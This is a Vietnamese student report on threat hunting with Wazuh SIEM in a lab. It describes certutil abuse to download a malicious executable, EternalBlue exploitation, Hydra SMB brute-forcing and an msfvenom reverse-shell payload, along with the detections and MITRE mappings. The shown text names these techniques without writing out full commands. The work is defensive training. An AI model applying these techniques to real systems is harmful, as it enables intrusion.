

Bộ Giáo Dục Và Đào Tạo
Trường Đại Học Ngoại Ngữ - Tin Học Thành Phố Hồ Chí Minh
Khoa Công Nghệ Thông Tin



ĐỒ ÁN MÔN HỌC: SĂN LỪNG MỐI ĐE DỌA
THỰC NGHIỆM TẤN CÔNG VÀ TRUY VẾT SỰ CỐ AN NINH MẠNG TRÊN
NỀN TẢNG WAZUH SIEM

Giảng viên hướng dẫn : ĐỖ PHI HÙNG

Sinh viên thực hiện : Phan Trần Anh Đức - 23DH110838
Vũ Thị Thanh Huế - 23DH111162
Bùi Viết Nguyên Chương-23DH110383

TP. HỒ CHÍ MINH,Tháng 8 Năm 2026

NHẬN XÉT CỦA GIẢNG VIÊN

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

PHIẾU CHẤM ĐIỂM MÔN THI VĂN ĐÁP

Điểm phần trình bày – Điểm hệ số 10:

	CBCT1	CBCT2
Họ và tên CBCT		
Chữ ký		
Điểm thi	 Bảng chữ:	 Bảng chữ:
Nhận xét: Báo cáo: 2đ Văn đáp: 2đ Chức năng và demo: 5đ	Quyền báo cáo: (...)điểm... Văn đáp: (...) điểm... Chức năng: (...) điểm... Mở rộng: (...) điểm...	Quyền báo cáo: (...)điểm... Văn đáp: (...) điểm... Chức năng: (...) điểm... Mở rộng: (...) điểm...

LỜI MỞ ĐẦU

Trong bối cảnh công nghệ thông tin ngày càng phát triển mạnh mẽ, các hệ thống mạng và dữ liệu của tổ chức, doanh nghiệp đang phải đối mặt với nhiều nguy cơ mất an toàn thông tin. Các cuộc tấn công mạng không chỉ gia tăng về số lượng mà còn ngày càng tinh vi, khó phát hiện và có khả năng tồn tại trong hệ thống trong thời gian dài. Vì vậy, việc chủ động tìm kiếm, phát hiện và xử lý các dấu hiệu bất thường trước khi chúng gây ra thiệt hại nghiêm trọng là một yêu cầu cần thiết đối với lĩnh vực an toàn, an ninh mạng.

Môn học Săn lùng các mối đe dọa cung cấp những kiến thức và kỹ năng quan trọng về việc thu thập, phân tích dữ liệu bảo mật, nhận diện hành vi bất thường và truy tìm các dấu hiệu xâm nhập trong hệ thống. Thông qua quá trình học tập và thực hành, sinh viên có thể tiếp cận với các phương pháp Threat Hunting, kỹ thuật phân tích nhật ký, giám sát lưu lượng mạng và sử dụng các công cụ hỗ trợ phát hiện mối đe dọa.

Báo cáo này được thực hiện nhằm hệ thống hóa những kiến thức đã học, đồng thời vận dụng lý thuyết vào quá trình nghiên cứu và thực hành săn lùng mối đe dọa trong môi trường mô phỏng. Qua đó, người thực hiện có cơ hội nâng cao khả năng phân tích, đánh giá sự kiện bảo mật, phát hiện các dấu hiệu tấn công và đề xuất biện pháp xử lý phù hợp.

Mặc dù đã cố gắng hoàn thiện báo cáo một cách đầy đủ và chính xác, nhưng do kiến thức chuyên môn, kinh nghiệm thực tế và thời gian thực hiện còn hạn chế, báo cáo khó tránh khỏi những thiếu sót. Em rất mong nhận được những ý kiến đóng góp và nhận xét từ giảng viên để có thể bổ sung kiến thức, hoàn thiện kỹ năng và rút kinh nghiệm cho các nghiên cứu sau này.

LỜI CẢM ƠN

Lời đầu tiên, em xin gửi lời cảm ơn chân thành đến Ban Giám hiệu nhà trường cùng quý Thầy Cô khoa Công nghệ Thông tin đã tạo điều kiện thuận lợi và truyền đạt cho em những kiến thức nền tảng cần thiết trong suốt quá trình học tập.

Đặc biệt, em xin gửi lời cảm ơn sâu sắc đến giảng viên Đỗ Phi Hưng đã tận tình giảng dạy, hướng dẫn và chia sẻ những kiến thức, kinh nghiệm thực tế về lĩnh vực an toàn thông tin. Những nội dung về nhận diện hành vi bất thường, phân tích nhật ký, thu thập bằng chứng và phát hiện dấu hiệu xâm nhập đã giúp em hiểu rõ hơn về vai trò của Threat Hunting trong việc bảo vệ hệ thống thông tin.

Thông qua quá trình thực hiện báo cáo, em đã có cơ hội củng cố kiến thức chuyên môn, nâng cao khả năng tìm kiếm tài liệu, phân tích dữ liệu và vận dụng các kiến thức đã học vào môi trường thực tế. Đây là những kinh nghiệm quý báu, hỗ trợ em trong quá trình học tập cũng như định hướng nghề nghiệp trong lĩnh vực an ninh mạng sau này. Bên cạnh những kết quả đã đạt được, báo cáo vẫn còn một số hạn chế do thời gian thực hiện và kinh nghiệm thực tế của em chưa nhiều. Em rất mong nhận được sự thông cảm, góp ý và chỉ dẫn từ quý Thầy Cô để báo cáo được hoàn thiện hơn.

Cuối cùng, em xin kính chúc quý Thầy Cô luôn dồi dào sức khỏe, thành công trong công tác giảng dạy và nghiên cứu.

Em xin chân thành cảm ơn!

TÓM TẮT ĐỀ TÀI

Đề tài thực hiện mô phỏng hành vi lạm dụng công cụ hợp lệ của hệ điều hành Windows, cụ thể là certutil.exe, để tải tệp thực thi độc hại từ máy Kali Linux về máy nạn nhân Windows 10. Hệ thống phòng thủ được sử dụng gồm Wazuh SIEM, Wazuh Agent, Microsoft Sysmon và Windows Defender nhằm thu thập nhật ký, giám sát hành vi và phát hiện các dấu hiệu tấn công.

Kết quả thực nghiệm cho thấy hệ thống đã thu thập được các telemetry quan trọng như dòng lệnh thực thi, tiến trình cha, địa chỉ IP nguồn, đường dẫn tệp, thời điểm tạo tệp và mã băm SHA256. Wazuh đã phát hiện hành vi sử dụng CertUtil để tải và tạo tệp thực thi độc hại trong thư mục C:\Windows\Temp, đồng thời ánh xạ hành vi này với kỹ thuật T1105 – Ingress Tool Transfer trong MITRE ATT&CK. Hệ thống ghi nhận hai cảnh báo chính gồm Rule ID 92075, Level 12 phát hiện CertUtil tạo tệp nhị phân và Rule ID 92217, Level 6 phát hiện sự kiện Sysmon Event ID 11 liên quan đến việc tạo tệp thực thi. Mặc dù mã độc bị Windows Defender ngăn chặn trước khi thực thi thành công, các dấu vết tấn công vẫn được thu thập và phân tích đầy đủ.

MỤC LỤC

LỜI MỞ ĐẦU	6
LỜI CẢM ƠN.....	7
TÓM TẮT ĐỀ TÀI.....	8
Danh mục hình ảnh.....	12
Danh mục bảng	15
DANH MỤC TỪ VIẾT TẮT	16
CHƯƠNG 1: TỔNG QUAN ĐỀ TÀI	17
1.1. Đặt vấn đề.....	17
1.1.1. Bối cảnh an toàn thông tin và nguy cơ từ các chiến dịch tấn công có chủ đích	17
1.1.2. Hạn chế của các biện pháp phòng thủ truyền thống.	18
1.1.3. Sự cần thiết của SOC và phương pháp Threat Hunting.....	19
1.2. Động lực và Mục tiêu	21
1.2.1. Động lực thực chiến (Mô phỏng Red Team vs Blue Team).	21
1.2.2. Mục tiêu kỹ thuật (Thiết lập Hunting Range, bắt log, ánh xạ TTP).	22
1.3. Phạm vi nghiên cứu.....	23
1.3.1. Phạm vi hạ tầng (Wazuh, Sysmon, Windows, Kali Linux).	23
1.3.2. Phạm vi kịch bản tấn công (Cyber Kill Chain, LOLBins).....	25
1.4. Phân công nhiệm vụ nhóm	26
1.4.1. Nhiệm vụ Red Teamer.	26
1.4.2. Nhiệm vụ SOC Engineer.....	27
1.4.3. Nhiệm vụ Threat Hunter.	28
CHƯƠNG 2: KIẾN TRÚC HỆ THỐNG VÀ CƠ SỞ LÝ THUYẾT.....	30
2.1. Kiến trúc hệ thống Lab.....	30
2.1.1. Sơ đồ mạng tổng thể (Network Diagram).	30
2.1.2. Chi tiết cấu hình hạ tầng (IP, HĐH, vai trò từng máy).	31

2.2. Công cụ Telemetry và Hệ thống SIEM	32
2.2.1. Microsoft Sysmon và các Event ID thiết yếu.	32
2.2.2. Hệ thống Wazuh SIEM	34
2.3. Cơ sở lý thuyết nền tảng.....	35
2.3.1. Chuỗi tiêu diệt không gian mạng (Cyber Kill Chain).	35
2.3.2. Khung phân tích hành vi MITRE ATT&CK.\.....	37
2.4. Triển khai Sysmon và Wazuh Agent	38
CHƯƠNG 3: PHƯƠNG PHÁP LUẬN VÀ LẬP KẾ HOẠCH SĂN LỪNG MỐI ĐE DỌA.....	42
3.1. Quy trình săn lừng mối đe dọa chủ động	42
3.1.1. Khởi tạo quy trình	42
3.1.2. Kỹ thuật phân tích dữ liệu	43
3.1.3. Khắc phục và cải tiến	43
3.2. Xây dựng giả thuyết săn lừng cốt lõi.....	44
3.2.1. Giả thuyết lạm dụng dịch vụ chia sẻ nội bộ.....	45
3.2.2. Giả thuyết lạm dụng công cụ hệ thống hợp lệ	45
3.3. Xác định nguồn dữ liệu và phép đo từ xa cần thiết.....	46
3.3.1. Nhật ký giám sát mạng và xác thực	46
3.3.2. Nhật ký tiến trình và giám sát tệp tin	47
CHƯƠNG 4: KẾT QUẢ THỰC NGHIỆM	48
4.1. Kịch bản tấn công.....	48
4.1.1. Mục tiêu Tấn công	48
4.1.2. Quy trình Cyber Kill Chain:.....	49
4.2. Truy vết và phân tích (THREAT HUNTING & CORRELATION).....	52
4.2.1. Khai thác lỗ hổng thực thi lệnh từ xa SMB (EternalBlue - MS17-010)	52
4.2.2. Dò quét bề khóa mật khẩu SMB bằng Hydra (hydra -l administrator...).....	54

4.3. Kỹ thuật phát hiện (DETECTION ENGINEERING)	57
4.3.1. Khai thác lỗ hổng thực thi lệnh từ xa SMB(EternalBlue - MS17-010)	57
4.3.2. Dò quét bề khóa mật khẩu SMB bằng Hydra (hydra -l administrator...).....	58
4.3.3. Lạm dụng CertUtil tải Payload độc hại (certutil.exe)	59
4.3.4. Đánh giá và ứng phó (TRIAGE & REMEDIATION)	60
CHƯƠNG 5 . TỔNG KẾT VÀ TỰ ĐÁNH GIÁ.....	61
5.1. Những khó khăn kỹ thuật nhóm đã gặp phải	61
5.2. Bài học thực tiễn rút ra	62
5.3. Bảng phân công công việc.....	63
TÀI LIỆU THAM KHẢO	64

Danh mục hình ảnh

Hình 1: Biểu đồ thể hiện mức độ gia tăng và sự nguy hiểm của các chiến dịch tấn công mạng có chủ đích trong những năm gần đây.	18
Hình 2: Sơ đồ mô phỏng phương thức tin tặc lợi dụng các công cụ hệ thống hợp lệ để vượt qua hàng rào bảo mật truyền thống.....	19
Hình 3:Cấu trúc hoạt động và quy trình phân tích dữ liệu chuyên sâu của Trung tâm Điều hành An ninh mạng.....	20
Hình 4:Mô hình tác chiến đối kháng trực tiếp giữa lực lượng tấn công và lực lượng phòng thủ trong môi trường phòng thí nghiệm giả lập.....	22
Hình 5:Sơ đồ tổng quát các mục tiêu kỹ thuật và quy trình xử lý dữ liệu trong hệ thống sẵn lòng môi đe dọa.	23
Hình 6:Sơ đồ kiến trúc hạ tầng mạng ảo hóa khép kín bao gồm máy chủ giám sát, máy nạn nhân và máy tấn công.	24
Hình 7:Sơ đồ giới hạn các giai đoạn cốt lõi trong chuỗi tiêu diệt không gian mạng áp dụng cho kịch bản lạm dụng công cụ hợp lệ.	25
Hình 8: Sơ đồ mô tả nhiệm vụ và quy trình tác chiến của chuyên gia tấn công trong hệ thống giả lập.....	27
Hình 9: Sơ đồ minh họa nhiệm vụ quản trị hạ tầng và đảm bảo luồng thu thập nhật ký của kỹ sư hệ thống.....	28
Hình 10:Sơ đồ minh họa quy trình phân tích nhật ký, ánh xạ chiến thuật và xây dựng luật phát hiện của chuyên gia sẵn lòng.	29
Hình 11: Sơ đồ mạng.....	31
Hình 12: Sơ đồ cấu trúc ghi nhận và phân loại các sự kiện chuyên sâu của công cụ Microsoft Sysmon trên thiết bị đầu cuối.....	34
Hình 13: Sơ đồ luồng giao tiếp và xử lý dữ liệu giữa tác nhân Wazuh và máy chủ quản lý trung tâm.	35
Hình 14: Sơ đồ chi tiết các giai đoạn tuần tự trong mô hình chuỗi tiêu diệt không gian mạng áp dụng cho chiến dịch tấn công giả lập.	36

Hình 15: Giao diện ma trận khung phân tích hành vi MITRE ATT&CK và cách thức ánh xạ kỹ thuật tấn công thực tế.	38
Hình 16: Sơ đồ chi tiết vòng đời tiêu chuẩn của quy trình săn lùng mối đe dọa chủ động áp dụng trong hệ thống phòng ngự doanh nghiệp.	44
Hình 17: Sơ đồ quy trình bảo mật thông tin	46
Hình 18:Giao diện cấu hình và thực thi mã khai thác EternalBlue trên nền tảng Metasploit.	49
Hình 19:Quá trình sử dụng công cụ Hydra để dò quét mật khẩu quản trị qua giao thức chia sẻ tệp tin.	50
Hình 20: Lệnh lạm dụng tiện ích hệ thống CertUtil trên máy nạn nhân để kéo tệp tin độc hại.....	50
Hình 21: Máy chủ web Python trên máy tính tấn công ghi nhận yêu cầu tải tệp tin từ địa chỉ mạng của nạn nhân.....	51
Hình 22:Câu lệnh khởi tạo tệp tin mã độc kết nối ngược bằng công cụ Msfvenom.	52
Hình 23:Giao diện nền tảng Wazuh ghi nhận chuỗi cảnh báo đăng nhập ẩn danh và can thiệp hệ thống.....	53
Hình 24:Ánh xạ hành vi khai thác dịch vụ từ xa vào ma trận tiêu chuẩn MITRE ATT&CK.	54
Hình 25:Giao diện nền tảng Wazuh cảnh báo lưu lượng truy cập bất thường vào cổng dịch vụ quản trị.	54
Hình 26:Ánh xạ hành vi dò đoán thông tin xác thực vào ma trận tiêu chuẩn MITRE ATT&CK.	55
Hình 27:Nền tảng Wazuh phát hiện và cảnh báo hành vi lạm dụng tiến trình hợp lệ ở mức độ nguy hiểm cao.	56
Hình 28:Ánh xạ kỹ thuật mượn tay tệp tin nhị phân hệ thống vào ma trận tiêu chuẩn MITRE ATT&CK.....	56
Hình 29:Bộ quy tắc Sigma phát hiện hành vi khai thác lỗ hổng hệ thống thông qua tài khoản ẩn danh.	57
Hình 30:Bộ quy tắc Sigma phát hiện cuộc tấn công dò quét bạo lực mạng qua giao thức	

nội bộ.	58
Hình 31:Bộ quy tắc Sigma giám sát hành vi lạm dụng tiện ích hệ thống để kéo tệp tin từ bên ngoài.	59

Danh mục bảng

Bảng 1: Tổng hợp các sự kiện nhật ký liên quan đến nỗ lực khai thác lỗ hổng giao thức mạng nội bộ.	52
Bảng 2: Tổng hợp các sự kiện nhật ký liên quan đến hành vi dò quét mật khẩu dồn dập.	54
Bảng 3: Tổng hợp các sự kiện nhật ký liên quan đến quá trình tải tệp tin trái phép qua tiện ích hệ thống.....	55
Bảng 4: Phương án phân loại mức độ nghiêm trọng và quy trình ứng phó xử lý sự cố an ninh mạng.	60
Bảng 5: Bảng phân công công việc	63

DANH MỤC TỪ VIẾT TẮT

CHƯƠNG 1: TỔNG QUAN ĐỀ TÀI


1.1. Đặt vấn đề

Trong mọi hệ thống công nghệ thông tin của các doanh nghiệp hiện nay, an toàn dữ liệu luôn là ưu tiên hàng đầu. Tuy nhiên, sự phát triển của các công cụ và kỹ thuật tấn công đã làm thay đổi hoàn toàn cục diện bảo mật. Việc chỉ thiết lập các lớp phòng thủ tĩnh không còn đủ khả năng bảo vệ hệ thống trước những kẻ tấn công có chủ đích. Điều này đặt ra yêu cầu cấp thiết về việc phải có một quy trình giám sát liên tục và chủ động săn lùng các dấu hiệu bất thường ngay từ khi chúng mới nhen nhóm.

1.1.1. Bối cảnh an toàn thông tin và nguy cơ từ các chiến dịch tấn công có chủ đích .

Trong kỷ nguyên kết nối toàn cầu hiện nay, các hệ thống mạng mang lại giá trị vận hành to lớn nhưng cũng đối mặt với muôn vàn rủi ro khó lường. Hàng loạt các sự cố rò rỉ dữ liệu quy mô khổng lồ liên tục xảy ra, gây thiệt hại hàng tỷ đô la và phá hủy uy tín của nhiều tập đoàn lớn trên thế giới. Đáng chú ý nhất trong bức tranh tối màu này là sự trỗi dậy mạnh mẽ của các chiến dịch tấn công có chủ đích, thường được giới chuyên môn gọi tắt bằng thuật ngữ APT.

Khác biệt hoàn toàn với các loại mã độc phát tán diện rộng nhằm mục đích tổng tiền hay phá hoại thông thường, các chiến dịch tấn công này được tổ chức vô cùng bài bản và tinh vi. Những nhóm tin tặc đứng sau thường có nguồn lực tài chính dồi dào, kỹ năng chuyên môn ở mức chuyên gia và nhắm vào một mục tiêu đã được định vị sẵn từ trước một cách vô cùng kiên nhẫn. Một chiến dịch tấn công có chủ đích thường kéo dài từ vài tháng đến vài năm, trong đó kẻ tấn công âm thầm tìm cách xâm nhập, thiết lập chỗ đứng vững chắc và di chuyển ngang trong mạng nội bộ mà không gây ra bất kỳ tiếng động nào. Mục tiêu tối thượng của chúng là đánh cắp các tài sản trí tuệ, thông tin tình báo hoặc dữ liệu tài chính nhạy cảm nhất. Sự nguy hiểm cốt lõi nằm ở khả năng lẩn khuất, tàng hình trước các hệ thống cảnh báo và thông thường chỉ bị phát hiện khi khối lượng lớn dữ liệu đã bị tuồn ra ngoài và hậu quả thảm khốc đã xảy ra.




Hình 1: Biểu đồ thể hiện mức độ gia tăng và sự nguy hiểm của các chiến dịch tấn công mạng có chủ đích trong những năm gần đây.

1.1.2. Hạn chế của các biện pháp phòng thủ truyền thống.

Đứng trước sự biến hóa khôn lường của các nhóm tội phạm công nghệ cao, các lớp phòng thủ tĩnh truyền thống như tường lửa bảo vệ vành đai mạng hay phần mềm diệt virus đang bộc lộ quá nhiều lỗ hổng cũng như điểm yếu chí mạng. Nguyên nhân cốt lõi là do các hệ thống phòng ngự này đa phần hoạt động dựa trên cơ sở nhận diện các chữ ký mã độc hoặc địa chỉ mạng độc hại đã được phân tích và biết đến từ trước. Điều này đồng nghĩa với việc chúng sẽ hoàn toàn bất lực và vô dụng trước các lỗ hổng bảo mật chưa từng được công bố trên thế giới, hay còn gọi là lỗ hổng zero day, hoặc trước các biến thể mã độc được tội phạm viết lại hoàn toàn mới để tránh bị nhận diện.

Nguy hiểm hơn, xu hướng tấn công hiện đại đang dần loại bỏ việc sử dụng các tệp tin thực thi độc hại mang tính đặc trưng dễ bị bắt bài. Thay vào đó, tội phạm mạng chuyển sang áp dụng chiến thuật sống ký sinh trên hệ thống, tận dụng tối đa các công cụ quản trị hợp lệ có sẵn trên hệ điều hành. Bằng cách lạm dụng các tệp tin hệ thống vốn được nền

tăng tin tưởng tuyệt đối như dòng lệnh PowerShell hay công cụ quản lý chứng chỉ số, tin tặc có thể thực thi mã lệnh nguy hiểm, tải thêm các tệp tin độc hại từ xa và thay đổi cấu hình máy tính. Quá trình này diễn ra trơn tru và dễ dàng qua mặt các phần mềm bảo mật, bởi lẽ các hành vi kể trên luôn bị hệ thống phòng thủ nhầm lẫn với hoạt động cập nhật phần mềm hoặc thao tác quản trị mạng hợp lệ do chính người dùng thực hiện.



Hình 2: Sơ đồ mô phỏng phương thức tin tặc lợi dụng các công cụ hệ thống hợp lệ để vượt qua hàng rào bảo mật truyền thống.

1.1.3. Sự cần thiết của SOC và phương pháp Threat Hunting.

Nhằm giải quyết triệt để bài toán phòng thủ thụ động và lấp đầy những lỗ hổng do công nghệ nhận diện chữ ký cũ để lại, việc thiết lập một Trung tâm Điều hành An ninh mạng chuyên trách đã trở thành tiêu chuẩn sống còn đối với mọi tổ chức. Trung tâm này đóng vai trò như một bộ não chỉ huy, nơi hội tụ nguồn nhân lực chất lượng cao, các quy trình chuẩn hóa nghiêm ngặt và những công nghệ giám sát tiên tiến nhất. Tuy nhiên, nếu

chỉ dừng lại ở việc thiết lập trung tâm và phó mặc cho các thiết bị tự động phát ra tín hiệu cảnh báo, hệ thống phòng ngự vẫn sẽ luôn đi sau kẻ tấn công một bước.

Chính vì vậy, đội ngũ kỹ sư an ninh mạng bắt buộc phải chuyển dịch sang tư duy phòng thủ chủ động thông qua phương pháp săn lùng mối đe dọa. Đây là một quy trình mang tính giả thuyết cao, trong đó các chuyên gia luôn đặt ra giả định rằng hệ thống mạng đã bị xâm nhập và nhiệm vụ của họ là phải đi tìm kiếm bằng chứng kỹ thuật để chứng minh điều đó. Phương pháp chuyên sâu này đòi hỏi người phân tích phải liên tục thu thập hàng triệu dòng nhật ký sự kiện từ các thiết bị đầu cuối, luồng giao thức mạng và máy chủ dịch vụ. Dựa trên kiến thức vững chắc về chiến thuật và kỹ thuật của tin tặc, các thợ săn mối đe dọa sẽ chủ động rà soát, tương quan dữ liệu và xâu chuỗi các mảnh ghép dấu hiệu bất thường dù là mờ nhạt nhất. Nhờ vào quá trình săn lùng không ngừng nghỉ này, lực lượng phòng thủ mới có thể kịp thời bóc gỡ, truy vết và tiêu diệt các mối đe dọa tiềm ẩn trước khi chúng kịp thực thi mục tiêu đánh cắp dữ liệu.



Hình 3: Cấu trúc hoạt động và quy trình phân tích dữ liệu chuyên sâu của Trung tâm Điều hành An ninh mạng.


1.2. Động lực và Mục tiêu

Trong công tác nghiên cứu và triển khai các hệ thống bảo mật hiện đại, việc xác định rõ ràng động lực thực tiễn cùng với các mục tiêu kỹ thuật cụ thể đóng vai trò như chiếc la bàn định hướng cho toàn bộ quá trình thực hiện đề tài. Những nội dung này giúp làm rõ lý do tại sao nhóm lại lựa chọn kịch bản thực nghiệm đối kháng này, đồng thời vạch ra những cột mốc cần phải đạt được để đảm bảo đề án mang lại giá trị thực tiễn cao nhất cả về mặt học thuật lẫn kỹ năng chuyên môn.

1.2.1. Động lực thực chiến (Mô phỏng Red Team vs Blue Team).

Trong lĩnh vực đào tạo an toàn thông tin hiện nay, việc chỉ tiếp thu các kiến thức lý thuyết thuần túy trên giảng đường là chưa đủ để trang bị cho sinh viên khả năng đối phó với thực tế khắc nghiệt của tội phạm mạng. Động lực lớn nhất thúc đẩy việc thực hiện đề tài này xuất phát từ mong muốn thu hẹp khoảng cách giữa lý thuyết và thực chiến, thông qua việc tự tay thiết lập một thao trường giả lập để trải nghiệm trực tiếp sự đối kháng khốc liệt giữa hai lực lượng tấn công và phòng thủ.

Trong môi trường mô phỏng này, lực lượng tấn công đóng vai trò là những kẻ xâm nhập chuyên nghiệp, sử dụng các công cụ và kỹ thuật hiện đại để tìm kiếm điểm yếu, vượt qua các lớp kiểm soát và cài cắm mã độc. Ngược lại, lực lượng phòng thủ phải gánh vác trách nhiệm giám sát toàn bộ hệ thống, phân tích dòng chảy dữ liệu nhật ký và bóc gỡ từng dấu vết để ngăn chặn hành vi xâm phạm. Quá trình cọ xát trực tiếp này tạo ra một môi trường học tập vô cùng giá trị, giúp người thực hiện thấu hiểu sâu sắc tư duy và phương thức hành động của tin tặc, đồng thời rèn luyện bản lĩnh xử lý sự cố nhanh nhạy, chuẩn xác của một kỹ sư an ninh mạng chuyên nghiệp.



Hình 4: Mô hình tác chiến đối kháng trực tiếp giữa lực lượng tấn công và lực lượng phòng thủ trong môi trường phòng thí nghiệm giả lập.

1.2.2. Mục tiêu kỹ thuật (Thiết lập Hunting Range, bắt log, ánh xạ TTP).


Để hiện thực hóa động lực thực chiến nêu trên, đề tài đặt ra những mục tiêu kỹ thuật vô cùng cụ thể, đòi hỏi sự đầu tư nghiêm túc về mặt thời gian và công sức nghiên cứu. Mục tiêu đầu tiên là phải tự thiết lập thành công một hệ thống thao trường sẵn lòng mỗi đe dọa hoàn chỉnh và ổn định, bao gồm máy chủ phân tích trung tâm, máy nạn nhân chạy hệ điều hành thông dụng và máy tính tấn công chuyên dụng.

Tiếp theo, hệ thống phải đảm bảo thiết lập được một luồng thu thập dữ liệu nhật ký thông suốt từ các thiết bị đầu cuối về máy chủ trung tâm mà không bị gián đoạn hay mất mát thông tin. Mục tiêu trọng tâm tiếp theo là mô phỏng thành công các kịch bản tấn công theo đúng chuỗi tiêu diệt không gian mạng, từ đó ghi nhận lại các bằng chứng điện tử chân thực nhất ở cấp độ hệ thống. Những bằng chứng này sau đó phải được phân tích, đối chiếu và ánh xạ chuẩn xác vào bộ khung tiêu chuẩn quốc tế để phân loại chiến thuật và kỹ thuật của kẻ tấn công. Cuối cùng, dựa trên kết quả phân tích, nhóm đặt ra mục tiêu xây dựng thành công các quy tắc phát hiện tự động, giúp hệ thống nâng cao năng lực tự chủ động phòng ngừa trước các chiến dịch xâm nhập tương tự.

